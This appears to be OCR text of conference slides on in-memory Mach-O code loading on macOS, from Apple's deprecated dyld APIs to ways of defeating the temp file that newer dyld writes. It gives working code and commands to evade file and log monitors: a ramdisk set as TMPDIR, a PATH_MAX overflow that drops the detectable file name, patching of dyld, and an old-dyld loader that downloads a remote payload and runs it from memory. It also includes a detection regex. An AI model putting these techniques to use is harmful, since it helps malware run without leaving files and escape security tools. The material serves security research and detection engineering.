


Apple
('Memory Based Bundle')

...also not original
(essentially just copied Apple's 'Memory Based Bundle' sample project)

In-Memory Loading

on previous versions of macOS



In-Memory Loading

from Apple's 'Memory Based Bundle' sample code

1

```
int file = open(filePath, O_RDONLY);
off_t fileSize = lseek(file, 0, SEEK_END);

vm_allocate(mach_task_self(), (vm_address_t *)&buffer, (size_t)fileSize, true);
pread(file, buffer, (size_t)fileSize, 0);
```

Read into memory
(though could be downloaded directly into memory)

2

```
NSObjectFileImage ofi = NULL;
NSCreateObjectFileImageFromMemory(buffer, fileSize, &ofi);
NSModule module = NSLinkModule(ofi, "[Memory Based Bundle]", NSLINKMODULE_OPTION_PRIVATE);
```

Loader magic
(NSCreateObjectFileImageFromMemory & NSLinkModule)

3

```
typedef void (*EntryPoint)(const char *message);


NSSymbol symbol = NSLookupSymbolInModule(module, "_" "entryPoint");
EntryPoint entry = NSAddressOfSymbol(symbol);


entry("hello #OBTS v7");
```

Resolve entry point and invoke it

And All Was Well & Good

...until it wasn't (as of dyld3)






```
01  NSModule NSLinkModule(...) {
02     //if this is memory based image
03     // write to temp file, then use file based loading
04     if(image.memSource != nullptr ) {
05        ...
06        char tempFileName[PATH_MAX];
07        const char* tmpDir = getenv("TMPDIR");
08        strlcpy(tempFileName, tmpDir, PATH_MAX);
09        strlcat(tempFileName, "NSCreateObjectFileImageFromMemory-XXXXXXXX", PATH_MAX);
10        int fd = ::mkstemp(tempFileName);
11
12        pwrite(fd, image.memSource, image.memLength, 0);
13        image.path = strdup(tempFileName);
14     }
```

'template' for file name


NSLinkModule now (always) writes in-memory payloads to disk! 😭


In-Memory Code Loading . . . Undone!?

```
% ./MemoryBasedBundle -nsmem Bundle.bundle
Hello #OBTS v7.0!
...from NSCreateObjectFileImageFromMemory
Path: /private/var/folders/b0/60435j5n6q79zs30z5qgbqcm0000gn/T/NSCreateObjectFileImageFromMemory-RbwLdxjP
```


```
# FileMonitor.app/Contents/MacOS/FileMonitor -pretty -filter MemoryBasedBundle
{
  "event" : "ES_EVENT_TYPE_NOTIFY_CREATE",
  "file" : {
    "destination" : "/private/var/folders/b0/60435j5n6q79zs30z5qgbqcm0000gn/T/NSCreateObjectFileImageFromMemory-RbwLdxjP",
    "process" : "MemoryBasedBundle"
  }
}
{
  "event" : "ES_EVENT_TYPE_NOTIFY_WRITE",
  "file" : {
    "destination" : "/private/var/folders/b0/60435j5n6q79zs30z5qgbqcm0000gn/T/NSCreateObjectFileImageFromMemory-RbwLdxjP",
    "process" : "MemoryBasedBundle"
  }
}
```

binaries loaded via **NSCreateObjectFileImageFromMemory** (and friends) now have a path that can also be seen via a file monitor






so, no more in-memory loading on macOS ?



naw, we just have to evolve!

In-Memory Loading

on macOS 15



Our Goal


...and a few observations

Goal:

> Restore the ability to execute binaries directly from memory
>
> ....without having to write our own loader from scratch!

Note that:

1. In-memory loading is still supported, just not via Apple's dyld APIs
2. The loader runs in our own process, giving us a lot of options/flexibility



Approach #1: Use a Ramdisk + Dyld's APIs

...which technically keeps the payload off the file system


> **Ramdisk:** A block of memory (RAM), that the OS will treat as if it was a (file) disk drive -Wikipedia

```
01  NSModule NSLinkModule(...) {
02
03    if(image.memSource != nullptr ) {
04      const char* tmpDir = getenv("TMPDIR");
05      ...
```

we can set!

Plan:

1. Create ramdisk
2. Set "TMPDIR" to ramdisk
3. Load code via dyld APIS



In-Memory Restored?

...though file events are generated & payloads are accessible

```
% diskutil erasevolume APFS RAM_Disk $(hdiutil attach -nomount ram://32768)

% export TMPDIR=/Volumes/RAM_Disk
```


create ramdisk
...and set **TMPDIR** to point to it

```
% ./MemoryBasedBundle -nsmem Bundle.bundle
Hello #OBTS v7.0!
...from NSCreateObjectFileImageFromMemory

Path: /Volumes/RAM_Disk/NSCreateObjectFileImageFromMemory-hk9lvWNB
```



```
# FileMonitor.app/Contents/MacOS/FileMonitor -pretty -filter MemoryBasedBundle
{
  "event" : "ES_EVENT_TYPE_NOTIFY_CREATE",
  "file" : {
    "destination" : "/Volumes/RAM_Disk/NSCreateObjectFileImageFromMemory-hk9lvWNB",
    "process" : {
      "name" : "MemoryBasedBundle",
    ...
```



...though yes, we're 100% in-memory, our actions still generate "file" events and anybody can grab the payload off the ramdisk

About That File (Template) Name?

...recall, that is hardcoded in NSLinkModule


```
01  NSModule NSLinkModule(...) {
02
03   if(image.memSource != nullptr ) {
04      ...
05      strlcat(tempFileName, "NSCreateObjectFileImageFromMemory-XXXXXXXX", PATH_MAX);
06      ...
07   }
```

hardcoded file name (template)

Detection opportunities

Adversaries leverage deprecated Dyld APIs to reflectively load malicious payloads from memory. This detector will be high fidelity in detecting normal usage of `NSCreateObjectFileImageFromMemory` or `NSLinkModule` using file system telemetry. However, under a more advanced engagement adversaries are likely aware this mitigation exists.

```
file_path_matching_regex ('\/private\/var\/folders\/[0-9a-zA-Z]+\/[0-9a-zA-Z_]+\/T\/NSCreateObjectFileImageFromMemory-[0-9a-zA-Z]+')
```




Security tools can (and do!) monitor for files matching this template

Changing The File Name?

...to thwart detection of the payload (e.g. off a ramdisk)

```
01  NSModule NSLinkModule(...) {
02
03   if(image.memSource != nullptr ) {
04     ...
05     strlcat(tempFileName, "NSCreateObjectFileImageFromMemory-XXXXXXXX", PATH_MAX);
```

max length



```
Process 35124 stopped
* thread #1, queue = 'com.apple.main-thread', stop reason = instruction step over
    frame #0: 0x0000000192b0e4a4 dyld`dyld4::APIs::NSLinkModule(...) + 312
dyld`dyld4::APIs::NSLinkModule:
->  0x192b0e4a4 <+312>: bl     0x192ad4ea0    ; strlcat

(lldb) x/s $x0
0x16fdfe428: "/Volumes/RAM_Disk/AAAAAAAAAAAAAAAAAAAAAAAA.../AAAAAAAAAAAAAAAAAAAAAAAA"
(lldb) x/s $x1
0x192b4c7c0: "NSCreateObjectFileImageFromMemory-XXXXXXXX"
```

directory component already > **PATH_MAX**

strlcat will only copy up to specified size (e.g. **PATH_MAX**)

...so if we've already filled up the buffer (with a nested directories?) , the file name won't be added!

Changing The File Name

...to thwart collection of payload

```
% export TMPDIR=/Volumes/RAM_Disk/AAAAAAAAAAAAAAAAAAAAAAAAA.../AAAAAAAAAAAAAAAAAAAAAAAAA

% ./MemoryBasedBundle -nsmem Bundle.bundle
Hello #OBTS v7
...from NSCreateObjectFileImageFromMemory
Bundle Path: /Volumes/RAM_Disk/AAAAAAAAAAAAAAAAAAAAAAAAA.../AAAAAAAAAAAAAAAAAAAAAAAAA
```

(full) path
...no 'NSCreate...XXXXXX'

No more "NSCreateObjectFileImageFromMemory-XXXXXXXX"
...means no more detection?



Should thwart file & log monitors!
(looking for'NSCreateObjectFileImageFromMemory-....')

PATCHING THE LOADER (@_XPN_)

...which runs in our own process space

"DyldDeNeuralyzer"
Adam Chester (@_xpn_)
github.com/xpn/DyldDeNeuralyzer

1. Search for functions of interest (mmap, pread, fcntl)
2. Patch functions (requires changing memory permissions)
3. Invoke (now-patched) dyld functions to load the payload

a file (albeit not the payload) still created

```
❯ /tmp/DyldDeNeuralyzer
DyldDeNeuralyzer POC.. by @_xpn_

[*] fcntl Called: fd=4 cmd=32 param=0x16ee95488
[*] fcntl fd 4 is for [/usr/lib/libffi-trampolines.dylib]
[*] mmap Called: addr=0x0 len=117104 prot=1 flags=2 fd=4 offset=0
[*] mmap fd 4 is for [/usr/lib/libffi-trampolines.dylib]
[*] Redirecting mmap with memory copy
[*] fcntl Called: fd=4 cmd=32 param=0x16ee94bb8
[*] fcntl fd 4 is for [/usr/lib/libffi-trampolines.dylib]
[*] fcntl Called: fd=4 cmd=61 param=0x16ee94838
[*] fcntl fd 4 is for [/usr/lib/libffi-trampolines.dylib]
[*] fcntl F_ADDFILESIGS_RETURN received, setting 0xFFFFFFFF
[*] fcntl Called: fd=4 cmd=62 param=0x16ee94838
[*] fcntl fd 4 is for [/usr/lib/libffi-trampolines.dylib]
[*] fcntl F_CHECK_LV received, telling dyld everything is fine
[*] mmap Called: addr=0x100fdc000 len=16384 prot=5 flags=12 fd=4 offset=0
[*] mmap fd 4 is for [/usr/lib/libffi-trampolines.dylib]
[*] Redirecting mmap with memory copy
[*] mmap Called: addr=0x100fe0000 len=16384 prot=3 flags=12 fd=4 offset=4000
[*] mmap fd 4 is for [/usr/lib/libffi-trampolines.dylib]
[*] Redirecting mmap with memory copy
[*] mmap Called: addr=0x100fe4000 len=16384 prot=3 flags=12 fd=4 offset=8000
[*] mmap fd 4 is for [/usr/lib/libffi-trampolines.dylib]
[*] Redirecting mmap with memory copy
[*] mmap Called: addr=0x100fe8000 len=32768 prot=1 flags=12 fd=4 offset=c000
[*] mmap fd 4 is for [/usr/lib/libffi-trampolines.dylib]
[*] Redirecting mmap with memory copy
[*] Invoking loaded function at 0x100fdfd28... hold onto your butts....!!
Inside MACH-O Memory Loaded Bundle!!
HELLO WORLD!!!
```

In-memory loading, via loader patches

Our Goal


no files (ramdisk / otherwise)

Restore the ability to execute binaries directly from memory

....without having to write our own loader from scratch!

...can we just use older versions of dyld?


(spoiler: yes!)



Older Versions Of dyld

...support in-memory loading!

1. Compile (older) dyld code
2. ??
3. Profit!
   ...hooray: in-memory code execution!




```
01  extern "C" void* dlopen_from_memory(void* mh, int len) {
02
03      //load
04  1   const char* path = "foobar";
05      auto image = ImageLoaderMachO::instantiateFromMemory(path, (macho_header*)mh, len, g_linkContext);
06
07      //link
08      std::vector<const char*> rpaths;
09  2   ImageLoader::RPathChain loaderRPaths(NULL, &rpaths);
10      image->link(g_linkContext, true, false, false, loaderRPaths, path);
11
12      //execute initializers (constructors, etc.)
13      ImageLoader::InitializerTimingList initializerTimes[1];
14  3   initializerTimes[0].count = 0;
15      image->runInitializers(g_linkContext, initializerTimes[0]);
16
17      return image;
18  }
```


TEST (MACOS 15)

remote payload, downloaded & executed from memory!

```
01  NSURL* url = [NSURL URLWithString:<remote payload>];
02  NSData* data = [NSData dataWithContentsOfURL:url];
03
04  //optionally decrypt
05
06  void* handle = dlopen_from_memory(data, data);
```

1 download

2 execute (in-memory)



```
% ./customLoader https://file.io/PX4HVdOlgANO
Downloaded https://file.io/PX4HVdOlgANO into memory

Loading...
Mach-O loaded at 0x6000021d8000

Linking...
Invoking initializers...

"Hello #OBTS v7"
```




```
# FileMonitor.app/Contents/MacOS/FileMonitor -pretty -filter customLoader | grep "ES_EVENT_TYPE_NOTIFY_CREATE"
```

no files created! ✅

Hardened Runtime?

...optional, but required for notarization




```
% codesign -dvvv customLoader
Executable= customLoader
...
CodeDirectory v=20500 size=3896 flags=0x10000(runtime)

% ./customLoader https://file.io/PX4HVdOlgANO
Downloaded https://file.io/PX4HVdOlgANO into memory

Loading...
Mach-O loaded at 0x6000021d8000

Linking...
Invoking initializers...

zsh: killed ./customLoader
```

crash report

```
Process Name
customLoader

Exception Type:        EXC_BAD_ACCESS (SIGKILL (Code Signature Invalid))
Exception Codes:       UNKNOWN_0x32 at 0x0000000107567f14
Exception Codes:       0x0000000000000032, 0x0000000107567f14

